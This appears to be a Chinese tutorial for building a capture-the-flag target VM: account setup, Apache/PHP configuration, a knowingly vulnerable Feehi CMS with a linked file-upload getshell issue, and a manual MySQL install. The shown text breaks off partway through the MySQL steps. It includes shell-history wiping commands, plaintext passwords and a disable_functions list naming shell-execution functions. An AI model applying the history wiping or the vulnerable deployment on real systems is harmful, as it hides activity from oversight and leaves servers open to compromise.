MazeSec 矛计划 - 如何制作一台靶机

> Search 靶机构建流程示例

一份出题模板参考，实际出题时可根据需求灵活调整。


1、构建工具

- VirtualBox
- 模板ova文件
- Tabby（ssh客户端）


VBox优势：跨平台、免费、开源、导出分发ova文件方便、兼容性好


2、导入靶机

找群里有出题经验的群友求助一份模板 ova，导入模板 ova 文件



导入后，可能需要调整到物理网卡桥接模式，校园网的话，可能限制设备数量，可以选择仅主机模式。





3、SSH登录靶机

我这个版本的模板 ova，默认用户名密码是 root/todd、welcome/todd，使用 Tabby SSH 登录到 root 用户

移除默认welcome用户

```
deluser --remove-home welcome
```

添加普通用户 7r1umphk

> -m 表示创建用户的同时创建用户主目录， -s 指定用户登录后使用的 shell，-d 指定用户主目录位置

```
useradd -m -s /bin/bash -d /home/7r1umphk 7r1umphk
```

生成密码

> 生成一个18字节的随机字符串，经过 base64 编码后长度为24字符，可以作为一个强密码使用

```
openssl rand -base64 18
```

设置密码

> chpasswd 命令可以通过管道输入的方式批量修改用户密码，格式为 用户名:密码

```
echo "root:mxmrtLHzuBk4vDpfFghRkDZI" | chpasswd
echo "7r1umphk:P3JkplQF5G255aUJWBRKEmzp" | chpasswd
```

```
root@moban:~# deluser --remove-home welcome
Looking for files to backup/remove ...
Removing files ...
Removing user `welcome' ...
Warning: group `welcome' has no more members.
Done.
root@moban:~# useradd -m -s /bin/bash -d /home/7r1umphk 7r1umphk
root@moban:~# openssl rand -base64 18
P3JkplQF5G255aUJWBRKEmzp
root@moban:~#
```

清理历史命令

擦除痕迹，避免 .bash_history 文件里遗漏历史命令，仅用于实验靶机，生产环境请勿这样做

> 实际上内存中的 shell 历史、journal、其他服务日志、命令行参数等仍然会存在日志记录。

root 用户

```
rm /root/.bash_history
rm /root/.viminfo
ln -sf /dev/null /root/.bash_history
ln -sf /dev/null /root/.viminfo
```

普通用户 7r1umphk

```
rm /home/7r1umphk/.bash_history
rm /home/7r1umphk/.viminfo
ln -sf /dev/null /home/7r1umphk/.bash_history
ln -sf /dev/null /home/7r1umphk/.viminfo
```

修改主机名

```
hostnamectl set-hostname Search
echo '127.0.0.1 Search' >> /etc/hosts
su
```

```
root@moban:~# hostnamectl set-hostname Search
root@moban:~# echo '127.0.0.1 Search' >> /etc/hosts
root@moban:~# su
root@Search:~#
```

4、部署 Web 环境

基础环境检查

模板是已经配置好了 apache 以 www-data 用户在 80 端口运行的 PHP+apache web 环境。

```
# 查看 apache 的运行用户
root@Search:~# grep -v '^#' /etc/apache2/apache2.conf
User www-data
Group www-data
# 查看 apache 的 web 根目录
root@Search:~# grep -v '^#' /etc/apache2/sites-enabled/000-default.conf
DocumentRoot /var/www/html
# 查看 apache 启用的 php 版本
root@Search:~# ls /etc/apache2/mods-enabled/ | grep php
php8.3.conf
php8.3.load
```

php 配置检查

在 /var/www/html/ 下创建一个 index.php 文件，内容如下：

```
cd /var/www/html
rm index.html
echo '<?=phpinfo();?>' > /var/www/html/index.php
```

从 phpinfo 信息里找到 php.ini 配置文件路径，确认配置文件位置正确，且配置符合预期。

PHP Version 8.3.19	
System	Linux Search 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini
PHP API	20230831

模板默认禁用了一些函数，根据你的需求灵活调整，php配置文件通过上面可以知道在`/etc/php/8.3/apache2/php.ini`，可以在配置文件里修改禁用函数。

auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	system,passthru,shell_exec,proc_open,pcntl_exec,dl	system,passthru,shell_exec,proc_open,pcntl_exec,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value
error_log_mode	0644	0644
error_prepend_string	no value	no value

调试完，删除 index.php 文件

部署 Feehi CMS

Feehi CMS地址：https://github.com/liufee/cms
文件上传getshell issue地址：https://github.com/liufee/cms/issues/70


根据项目的 README 说明，部署 Feehi CMS

使用 wget 下载源码到本地，没有wget，使用busybox自带的 wget 命令，下载完成后解压到 /var/www/html 目录下

```
root@Search:/var/www/html# busybox wget http://resource-
1251086492.cossh.myqcloud.com/Feehi_CMS.zip
Connecting to resource-1251086492.cossh.myqcloud.com (36.155.210.171:80)
Feehi_CMS.zip        100%
|*******************************************************************************
**************************| 38.3M  0:00:00 ETA
root@Search:/var/www/html# ls
Feehi_CMS.zip
root@Search:/var/www/html# unzip Feehi_CMS.zip -d /var/www/html/
```

```
root@Search:/var/www/html# wget http://resource-1251086492.cossh.myqcloud.com/Feehi_CMS.zip
bash: wget: command not found
root@Search:/var/www/html# busybox wget http://resource-1251086492.cossh.myqcloud.com/Feehi_CMS.zip
Connecting to resource-1251086492.cossh.myqcloud.com (36.155.210.171:80)
Feehi_CMS.zip        100% |*******************************************************************************
root@Search:/var/www/html# ls
Feehi_CMS.zip
root@Search:/var/www/html# unzip Feehi_CMS.zip
Archive:  Feehi_CMS.zip
   creating: frontend/
   creating: frontend/messages/
   creating: frontend/messages/ja/
  inflating: frontend/messages/ja/frontend.php
   creating: frontend/messages/it/
  inflating: frontend/messages/it/frontend.php
   creating: frontend/messages/ru/
  inflating: frontend/messages/ru/frontend.php
   creating: frontend/messages/pt/
  inflating: frontend/messages/pt/frontend.php
   creating: frontend/messages/zh/
  inflating: frontend/messages/zh/frontend.php
   creating: frontend/messages/zh-TW/
  inflating: frontend/messages/zh-TW/frontend.php
   creating: frontend/messages/pt-BR/
  inflating: frontend/messages/pt-BR/frontend.php
   creating: frontend/messages/nl/
  inflating: frontend/messages/nl/frontend.php
```

然后在第二个配置文档说明，配置一下 apache web根目录
https://github.com/liufee/cms/blob/master/docs/WEBSERVER_CONFIG.md



修改 /etc/apache2/sites-available/000-default.conf 文件，把 apache 配置部分写进去
https://github.com/liufee/cms/blob/master/docs/WEBSERVER_CONFIG.md

```
vim /etc/apache2/sites-available/000-default.conf
```

```
root@Search:/var/www/html# cat /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot "/var/www/html/frontend/web"
        <Directory "/var/www/html/frontend/web">
        # 开启 mod_rewrite 用于美化 URL 功能的支持（译注：对应 pretty URL 选项）
        RewriteEngine on
        # 如果请求的是真实存在的文件或目录，直接访问
        RewriteCond %{REQUEST_FILENAME} !-f
        RewriteCond %{REQUEST_FILENAME} !-d
        # 如果请求的不是真实文件或目录，分发请求至 index.php
        RewriteRule . index.php

        </Directory>
```

重启 apache 服务

```
systemctl restart apache2
```

把 /var/www/html/ 目录权限改为 www-data 用户和用户组

```
chown -R www-data:www-data /var/www/html/
```

在这个 CMS 推荐的 apache 配置文件里，有关于 RewriteEngine 的 VirtualHost 配置，需要启用一下 rewrite 模块

```
root@Search:/var/www/html# # 启用rewrite模块
root@Search:/var/www/html# sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
root@Search:/var/www/html#
root@Search:/var/www/html# # 检查模块是否启用
root@Search:/var/www/html# sudo apache2ctl -M | grep rewrite
AH00558: apache2: Could not reliably determine the server's fully qualified
domain name, using 127.0.0.1. Set the 'ServerName' directive globally to suppress
this message
 rewrite_module (shared)
```

同时修改 apache 主配置文件，允许 CMS 的 .htaccess 文件生效

```
vim /etc/apache2/apache2.conf
```

```
# Sets the default security model of the Apache2 HTTPD server. It does
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>

<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>

<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
</Directory>

#<Directory /srv/>
#       Options Indexes FollowSymLinks
```

配置一个 ServerName，随便配置一个，就叫 search.todd 吧，再检查语法


```
echo '127.0.0.1 search.todd' >> /etc/hosts
echo 'ServerName search.todd' >> /etc/apache2/apache2.conf
apache2ctl configtest
```

```
root@Search:/var/www/html# echo '127.0.0.1 search.todd' >> /etc/hosts
root@Search:/var/www/html# echo 'ServerName search.todd' >> /etc/apache2/apache2.conf
root@Search:/var/www/html# apache2ctl configtest
Syntax OK
root@Search:/var/www/html#
```


安装 mysql 数据库

由于当前模板使用的是已结束生命周期的 Debian 10，且源已被移至归档仓库，所以使用 apt 安装 mysql/mariadb 的成本较高。为简化出题流程，这里直接使用官方 MySQL 5.7 的二进制包手动部署。

我选择官网下载二进制安装包https://downloads.mysql.com/archives/community/



去阿里云镜像下载速度更快 https://mirrors.aliyun.com/mysql/MySQL-5.7/mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz



下载 mysql 二进制包，这些东西建议 windows 本地下载完成上传到靶机

```
cd /tmp
busybox wget https://mirrors.aliyun.com/mysql/MySQL-5.7/mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz
```

解压到 /usr/local/ 目录

```
# 1. 解压到 /usr/local
tar -zxvf mysql-5.7.38-linux-glibc2.12-x86_64.tar.gz -C /usr/local/
cd /usr/local
```

创建软链接

```
ln -s mysql-5.7.38-linux-glibc2.12-x86_64 mysql
```

创建mysql用户和组

```
groupadd mysql
useradd -r -g mysql -s /bin/false mysql 2>/dev/null
```

设置权限

```
chown -R mysql:mysql /usr/local/mysql
chmod -R 755 /usr/local/mysql
```

```
root@Search:/usr/local# ln -s mysql-5.7.38-linux-glibc2.12-x86_64 mysql
root@Search:/usr/local# groupadd mysql
groupadd: group 'mysql' already exists
root@Search:/usr/local# useradd -r -g mysql -s /bin/false mysql 2>/dev/null
root@Search:/usr/local# chown -R mysql:mysql /usr/local/mysql
root@Search:/usr/local# chmod -R 755 /usr/local/mysql
root@Search:/usr/local#
```

初始化mysql

```
# 1. 创建数据目录
mkdir -p /var/lib/mysql
chown mysql:mysql /var/lib/mysql

# 2. 初始化数据库（关键步骤！）
cd /usr/local/mysql
bin/mysqld --initialize --user=mysql --basedir=/usr/local/mysql --
datadir=/var/lib/mysql --explicit_defaults_for_timestamp
```

记住 mysql root密码 uXEugaqla2%d

```
root@Search:/usr/local# # 1. 创建数据目录
root@Search:/usr/local# mkdir -p /var/lib/mysql
root@Search:/usr/local# chown mysql:mysql /var/lib/mysql
root@Search:/usr/local#
root@Search:/usr/local# # 2. 初始化数据库（关键步骤！）
root@Search:/usr/local# cd /usr/local/mysql
root@Search:/usr/local/mysql# bin/mysqld --initialize --user=mysql --basedir=/usr/local/mysql --datadir=/var/lib/mysql --explicit_defaults_for_timestamp
2025-12-06T14:32:10.508446Z 0 [Warning] InnoDB: New log files created, LSN=45790
2025-12-06T14:32:10.551249Z 0 [Warning] InnoDB: Creating foreign key constraint system tables.
2025-12-06T14:32:10.623867Z 0 [Warning] No existing UUID has been found, so we assume that this is the first time that this server has been started. Genera
ting a new UUID: 5981c280-d2b0-11f0-a68d-0800277a79f9.
2025-12-06T14:32:10.627336Z 0 [Warning] Gtid table is not ready to be used. Table 'mysql.gtid_executed' cannot be opened.
2025-12-06T14:32:10.819652Z 0 [Warning] A deprecated TLS version TLSv1 is enabled. Please use TLSv1.2 or higher.
2025-12-06T14:32:10.820516Z 0 [Warning] A deprecated TLS version TLSv1.1 is enabled. Please use TLSv1.2 or higher.
2025-12-06T14:32:10.821734Z 0 [Warning] CA certificate ca.pem is self signed.
2025-12-06T14:32:10.872333Z 1 [Note] A temporary password is generated for root@localhost: uXEugaqla2%d
root@Search:/usr/local/mysql#
```

创建Systemd服务

```
# 1. 创建配置文件
sudo tee /etc/my.cnf << 'EOF'
[mysqld]
basedir=/usr/local/mysql
datadir=/var/lib/mysql
socket=/run/mysqld/mysqld.sock
bind-address = 127.0.0.1
port=3306
user=mysql
```

```
max_connections=151
character-set-server=utf8mb4
collation-server=utf8mb4_unicode_ci
default-storage-engine=INNODB

[client]
socket=/run/mysqld/mysqld.sock
EOF

# 2. 创建systemd服务文件
sudo tee /etc/systemd/system/mysql.service << 'EOF'
[Unit]
Description=MySQL Server
After=network.target

[Service]
Type=simple
User=mysql
Group=mysql
RuntimeDirectory=mysqld
RuntimeDirectoryMode=0755
ExecStart=/usr/local/mysql/bin/mysqld --defaults-file=/etc/my.cnf
Restart=on-failure
RestartSec=5
TimeoutStartSec=300

[Install]
WantedBy=multi-user.target
EOF
```

启动MySQL

```
systemctl daemon-reload
systemctl enable mysql
systemctl start mysql
systemctl status mysql
```

（正常在线环境下，使用受支持版本的 Debian，直接 apt install mariadb-server 即可，这里只是因为模板系统过旧。）

```
root@Search:/usr/local/mysql# # 重新加载并启动
root@Search:/usr/local/mysql# sudo systemctl daemon-reload
root@Search:/usr/local/mysql# sudo systemctl start mysql
root@Search:/usr/local/mysql# sudo systemctl status mysql
● mysql.service - MySQL Server
     Loaded: loaded (/etc/systemd/system/mysql.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2025-12-06 10:09:14 EST; 193ms ago
   Main PID: 11149 (mysqld)
      Tasks: 13 (limit: 2359)
     Memory: 143.8M
        CPU: 180ms
     CGroup: /system.slice/mysql.service
             └─11149 /usr/local/mysql/bin/mysqld --defaults-file=/etc/my.cnf

Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532559Z 0 [Note] InnoDB: Mutexes and rw_locks use GCC atomic b
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532561Z 0 [Note] InnoDB: Uses event mutexes
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532563Z 0 [Note] InnoDB: GCC builtin __sync_synchronize() is u
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532564Z 0 [Note] InnoDB: Compressed tables use zlib 1.2.11
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532566Z 0 [Note] InnoDB: Using Linux native AIO
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.532676Z 0 [Note] InnoDB: Number of pools: 1
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.533891Z 0 [Note] InnoDB: Using CPU crc32 instructions
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.534784Z 0 [Note] InnoDB: Initializing buffer pool, total size
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.540630Z 0 [Note] InnoDB: Completed initialization of buffer po
Dec 06 10:09:14 Search mysqld[11149]: 2025-12-06T15:09:14.548266Z 0 [Note] InnoDB: If the mysqld execution user is autho
lines 1-20/20 (END)
```

创建全局符号链接

```
ln -s /usr/local/mysql/bin/mysql /usr/local/bin/mysql
